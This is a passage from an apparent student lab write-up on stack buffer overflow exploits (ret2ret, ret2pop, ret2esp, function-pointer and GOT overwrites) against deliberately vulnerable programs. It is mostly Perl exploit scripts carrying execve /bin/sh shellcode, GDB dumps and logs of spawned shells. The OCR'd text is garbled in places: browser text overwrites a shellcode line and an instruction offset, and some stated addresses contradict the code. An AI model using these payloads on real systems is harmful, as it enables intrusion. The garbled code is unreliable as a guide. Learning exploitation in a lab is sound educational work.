
In hexadecimal, the address is: 0xbfd4e550.
I then updated the return address in my exploit from the arbitrary address to the above address.

The following was my final exploit:




```
my $shellcode =
"\x31\xc0".                         # xorl          %eax, %eax
"\x50".                             # pushl %eax
"\x68\x6e\x2f\x73\x68".             # pushl         $0x68732f6e
"\x68\x2f\x2f\x62\x69".             # pushl $0x69622f2f
"\x89\xe3" .                        # movl          %esp, %ebx
"\x99".                             # cltd
"\x52".                             # pushl         %edx
"\x53".                             # pushl         %ebx
"\x89\xe1".                         # movl          %esp, %ecx
"\xb0\x0b" .                        # movb          $0xb, %al
"\xcd\x80"                          # int           $0x80
;
#address of writebuf = 0xbfffe9e0
#base address of stack = 0xbffff0d0
#difference between them is 0x6f0 = 1776
#address to use 0xbfd4e550
# This address must match the buffer variable of the victim's program */
my $retaddr = "\x50\xe5\xd4\xbf";

# Fill NOP instruction
my $pad = "\x90" x 244;

# Input string to our victim's program
my $arg = $shellcode.$pad.$retaddr;

# Let us store the input string to a file
open OUT, "> payload";
print OUT $arg;
close OUT;
```

I then compiled the exploit and provided that as the input to the program, along with establishing a connection.



```
user@user-VirtualBox:~/homework3/divulge$ perl exploit.pl
user@user-VirtualBox:~/homework3/divulge$ cat payload | nc localhost 7776
>1�Phn/shh//bi���RS���
                      �����������������������������������������������������������
���������������������������������������������������������������������������������
���������������������������������������������������������������������������������
��������������������������P�Ы
```

The following illustrates the successful exploitation of the *victim_divulge.c* code:




```
user@user-VirtualBox:~/homework3/divulge$ ./victim_divulge
$ whoami
user
$ date
Mon Nov 29 12:04:12 EST 2021
$
```

QUESTION 5: Function Pointers

The objective of this exploit is to create a buffer overflow attack and consequently:

- Redirect a function pointer *ptr* to manipulate function *system()*, and
- Get shell


I started by compiling the C program using GCC with the flag *-fno-stack-protector*.
Then, I analysed the code in GDB:



```
(gdb) disass function
Dump of assembler code for function function:
   0x0804846b <+0>:     push   %ebp
   0x0804846c <+1>:     mov    %esp,%ebp
   0x0804846e <+3>:     sub    $0x8,%esp
   0x08048471 <+6>:     sub    $0x8,%esp
   0x08048474 <+9>:     pushl  0x8(%ebp)
   0x08048477 <+12>:    push   $0x8048570
   0x0804847c <+17>:    call   0x8048320 <printf@plt>
   0x08048481 <+22>:    add    $0x10,%esp
   0x08048484 <+25>:    sub    $0xc,%esp
   0x08048487 <+28>:    push   $0x8048575
   0x0804848c <+33>:    call   0x8048340 <system@plt>
   0x08048491 <+38>:    add    $0x10,%esp
   0x08048494 <+41>:    nop
   0x08048495 <+42>:    leave
   0x08048496 <+43>:    ret
End of assembler dump.
(gdb) 
```

From the above result, I deduced the address of the critical function *system()*. This is the address that *ptr* would be overwritten with, in order for the exploit to work.
The address was: 0x8048340.


As the buffer size was 64 bytes, and function pointer *ptr* was directly above it in stack, the exploit was created as follows:



```
#!/usr/bin/perl

####
#  execve(/bin/sh).
#  24 bytes.
# www.exploit-db.com/exploits/13444
####


# shellcode for spawning a new shell in victim's machine
#

# NOTE: "." is a perl way to cat two strings (NOT part of shellcode)
#

# This address must match the buffer variable of the victim's program */
my $retaddr = "\x40\x83\x04\x08";  #0x8048340

# Fill NOP instruction
my $pad = "A" x 64;

# Input string to our victim's program
my $arg = $pad.$retaddr;

# Let us store the input string to a file
open OUT, "> payload";
print OUT $arg;
close OUT;
```

I took 64 bytes of padding and then the address of *system()* to overwrite the buffer along with pointer *ptr*.

The following illustrates the successful exploitation of the *victim_funcptr.c* code:




```
user@user-VirtualBox:~/homework3/5$ perl exploit_funcptr.pl
user@user-VirtualBox:~/homework3/5$ ls
exploit_funcptr.pl  exploit.pl  payload  victim_funcptr  victim_funcptr.c
user@user-VirtualBox:~/homework3/5$ ./victim_funcptr `cat payload` "/bin/sh"
$ 
```

QUESTION 6: ret2ret

The objective of this exploit is to create a buffer overflow attack and consequently:

- Inject a sequence of ret instructions into the stack to access a pointer to the shellcode, and
- Get shell.


I started by compiling the C program using GCC with the flags *-fno-stack-protector* and *-zexecstack*. Then, I analysed the code in GDB:



```
user@user-VirtualBox:~/homework3/6$ gdb victim_ret2ret -q
Reading symbols from victim_ret2ret...(no debugging symbols found)...done.
(gdb) disass function
Dump of assembler code for function function:
   0x0804840b <+0>:     push   %ebp
   0x0804840c <+1>:     mov    %esp,%ebp
   0x0804840e <+3>:     sub    $0x108,%esp
   0x08048414 <+9>:     sub    $0x8,%esp
   0x08048417 <+12>:    pushl  0x8(%ebp)
   0x0804841a <+15>:    lea    -0x108(%ebp),%eax
   0x08048420 <+21>:    push   %eax
   0x08048421 <+22>:    call   0x80482e0 <strcpy@plt>
   0x08048426 <+27>:    add    $0x10,%esp
   0x08048429 <+30>:    nop
   0x0804842a <+31>:    leave
   0x0804842b <+32>:    ret
End of assembler dump.
(gdb) q
user@user-VirtualBox:~/homework3/6$
```


The return address of *function()* is: 0x0804842b.

The return address can be overwritten by 272 bytes. To cover the first 268 bytes (which are the buffer and variables/pointers), I used a padding of 244 bytes and 24 bytes of shellcode.
Then, 8 bytes were left in between the return address.
Therefore, 8 ret instructions were injected into the stack.
My final exploit looked as follows:



```
my $shellcode =
"\x31\xc0".                      # xorl         %eax, %eax
"\x50".                          # pushl %eax
"\x68\x6e\x2f\x73\x68".          # pushl        $0x68732f6e
"\x68\x2f\x2f\x62\x69".          # pushl $0x69622f2f
"\x89\xe3" .                     # movl         %esp, %ebx
"\x99".                          # cltd
"\x52".                          # pushl        %edx
"\x53".                          # pushl        %ebx
"\x89\xe1".                      # movl         %esp, %ecx
"\xb0\x0b" .                     # movb         $0xb, %al
"\xcd\x80"                       # int          $0x80
;

my $retaddr = "\x2b\x84\x04\x08" x 8;  #0x0804846c 0x0804842b

# Fill NOP instruction
my $pad = "\x90" x 244;

# Input string to our victim's program
my $arg = $pad.$shellcode.$retaddr;

# Let us store the input string to a file
open OUT, "> payload";
print OUT $arg;
close OUT;

#0xbfffeee8 - 0xbfffede0
```

The following illustrates the successful exploitation of the *victim_ret2ret.c* code:




```
user@user-VirtualBox:~/homework3/6$ perl exploit.pl
user@user-VirtualBox:~/homework3/6$ ./victim_ret2ret `cat payload`
$ whoami
user
$ date
Tue Nov 30 19:52:30 EST 2021
$ 
```

QUESTION 7: ret2pop

The objective of this exploit is to create a buffer overflow attack and consequently:


- Introduce a *pop-ret* sequence where the pointers are, and
- Get shell

The C code was compiled using flags *-fno-stack-protector* and *-zexecstack*.
Then, I searched for the *pop-ret* sequence in the binary as it is shown below.



```
user@user-VirtualBox:~/homework3/7$ gcc victim_ret2pop.c -o victim_ret2pop -fno-
stack-protector -zexecstack
user@user-VirtualBox:~/homework3/7$ gdb victim_ret2pop -q
Reading symbols from victim_ret2pop...(no debugging symbols found)...done.
(gdb) quit
user@user-VirtualBox:~/homework3/7$ objdump -D victim_ret2pop | grep -B 2 ret

victim_ret2pop:     file format elf32-i386
--
 80482ca:       83 c4 08                add    $0x8,%esp
 80482cd:       5b                      pop    %ebx
 80482ce:       c3                      ret
--
08048340 <__x86.get_pc_thunk.bx>:
 8048340:       8b 1c 24                mov    (%esp),%ebx
```


The *pop-ret* sequence looked like the following. I noted the address of the *pop* instruction as it is this address I use in the exploit.



```
--
 80484ca:       5f                      pop    %edi
 80484cb:       5d                      pop    %ebp
 80484cc:       c3                      ret
--
```

The address was: 0x080482cd


The exploit is as follows:



```
my $shellcode =
"\x31\xc0".                         # xorl          %eax, %eax
"\x50".                             # pushl %eax
"\x68\x6e\x2f\x73\x68".             # pushl         $0x68732f6e
"\x68\x2f\x2f\x62\x69".             # pushl $0x69622f2f
"\x89\xe3" .                        # movl          %esp, %ebx
"\x99".                             # cltd
"\x52".                             # pushl         %edx
"\x53".                             # pushl         %ebx
"\x89\xe1".                         # movl          %esp, %ecx
"\xb0\x0b" .                        # movb          $0xb, %al
"\xcd\x80"                          # int           $0x80
;

# This address must match the buffer variable of the victim's program */
my $retaddr = "\xcb\x84\x04\x08";  #0x80484cb

# Fill NOP instruction
my $pad = "\x90" x 244;

# Input string to our victim's program
my $arg = $shellcode.$pad.$retaddr;

# Let us store the input string to a file
open OUT, "> payload";
print OUT $arg;
close OUT;
```

For my exploit, I used shellcode (24 bytes) + padding (244 bytes) + return address(4 bytes) = 272 bytes.

The following illustrates the successful exploitation of the *victim_ret2pop.c* code:




```
user@user-VirtualBox:~/homework3/7$ ./victim_ret2pop `cat payload`
$ whoami
user
$ date
Mon Nov 29 14:44:02 EST 2021
$ 
```

QUESTION 8: ret2esp

The objective of this exploit is to create a buffer overflow attack and consequently:


- Introduce address of *jmp *esp* sequence where the return address is, and
- Get shell

I analysed the disassembly of *main()* to get the address of instruction *movl $0xe4ff*.
The machine code for *jmp *esp* is 0xffe4.
Therefore, the instruction is already in the code.




```
Dump of assembler code for function main:
   0x0804842c <+0>:     lea    0x4(%esp),%ecx
   0x08048430 <+4>:     and    $0xfffffff0,%esp
   0x08048433 <+7>:     pushl  -0x4(%ecx)
   0x08048436 <+10>:    push   %ebp
  Firefox Web Browser  :    mov    %esp,%ebp
   0x08048439 <+13>:    push   %ecx
   0x0804843a <+14>:    sub    $0x14,%esp
   0x0804843d <+17>:    mov    %ecx,%eax
   0x0804843f <+19>:    movl   $0xe4ff,-0xc(%ebp)
   0x08048446 <+26>:    mov    0x4(%eax),%eax
   0x08048449 <+29>:    add    $0x4,%eax
   0x0804844c <+32>:    mov    (%eax),%eax
   0x0804844e <+34>:    sub    $0xc,%esp
   0x08048451 <+37>:    push   %eax
   0x08048452 <+38>:    call   0x804840b <function>
   0x08048457 <+43>:    add    $0x10,%esp
   0x0804845a <+46>:    mov    $0x0,%eax
   0x0804845f <+51>:    mov    -0x4(%ebp),%ecx
   0x08048462 <+54>:    leave
   0x08048463 <+55>:    lea    -0x4(%ecx),%esp
   0x08048466 <+58>:    ret
```

Then, I examined the memory address in order to get the starting address of 0xffe4.
From the result (below), it was evident that the relevant address is 0x08048442.




```
End of assembler dump.
(gdb) x/10xb 0x0804843f
0x804843f <main+19>:    0xc7    0x45    0xf4    0xff    0xe4    0x00    0x00    0
x8b
0x8048447 <main+27>:    0x40    0x04
(gdb) x/1i 0x08048442
   0x8048442 <main+22>: jmp    *%esp
(gdb) quit
```

This is the memory address I used in my exploit. The exploit is as follows:



```
my $shellcode =
"\x31\xc0".                     # xorl          %eax, %eax
"\x50".                         # pushl %eax
 Firefox Web Browser 68".       # pushl         $0x68732f6e
"\x68\x2f\x2f\x62\x69".         # pushl $0x69622f2f
"\x89\xe3" .                    # movl          %esp, %ebx
"\x99".                         # cltd
"\x52".                         # pushl         %edx
"\x53".                         # pushl         %ebx
"\x89\xe1".                     # movl          %esp, %ecx
"\xb0\x0b" .                    # movb          $0xb, %al
"\xcd\x80"                      # int           $0x80
;

# This address must match the buffer variable of the victim's program */
my $retaddr = "\x42\x84\x04\x08"; #0x08048442

# Fill NOP instruction
my $pad = "\x90" x 268;

# Input string to our victim's program
my $arg = $pad.$retaddr.$shellcode;

# Let us store the input string to a file
open OUT, "> payload";
print OUT $arg;
close OUT;
```

The following illustrates the successful exploitation of the *victim_ret2esp.c* code:



```
user@user-VirtualBox:~/homework3/8$ perl exploit_ret2esp.pl
user@user-VirtualBox:~/homework3/8$ ls
exploit_ret2esp.pl  payload  victim_ret2esp  victim_ret2esp.c
user@user-VirtualBox:~/homework3/8$ ./victim_ret2esp `cat payload`
$ whoami
user
$ date
Mon Nov 29 15:11:38 EST 2021
$ 
```

QUESTION 9: ret2got

The objective of this exploit is to create a buffer overflow attack and consequently:


- Redirect the GOT(Global Offset Table) entry of *print()* so that it points to *system()*, and
- Get shell

I started by compiling the C program using GCC with the flags *-fno-stack-protector* and *-zexecstack*. Then, I analysed the disassembly of *main()* to get the address of GOT call for *printf()* in GDB:


```
   0x080484c1 <+61>:    push   $0x804859b
   0x080484c6 <+66>:    call   0x8048320 <printf@plt>
   0x080484cb <+71>:    add    $0x10,%esp
   0x080484ce <+74>:    mov    0x4(%ebx),%eax
```

The address is: 0x804859b.


Disassembling this address got me the GOT entry for *printf().*


```
End of assembler dump.
(gdb) disass 0x8048320
Dump of assembler code for function printf@plt:
   0x08048320 <+0>:     jmp    *0x804a00c
   0x08048326 <+6>:     push   $0x0
   0x0804832b <+11>:    jmp    0x8048310
```

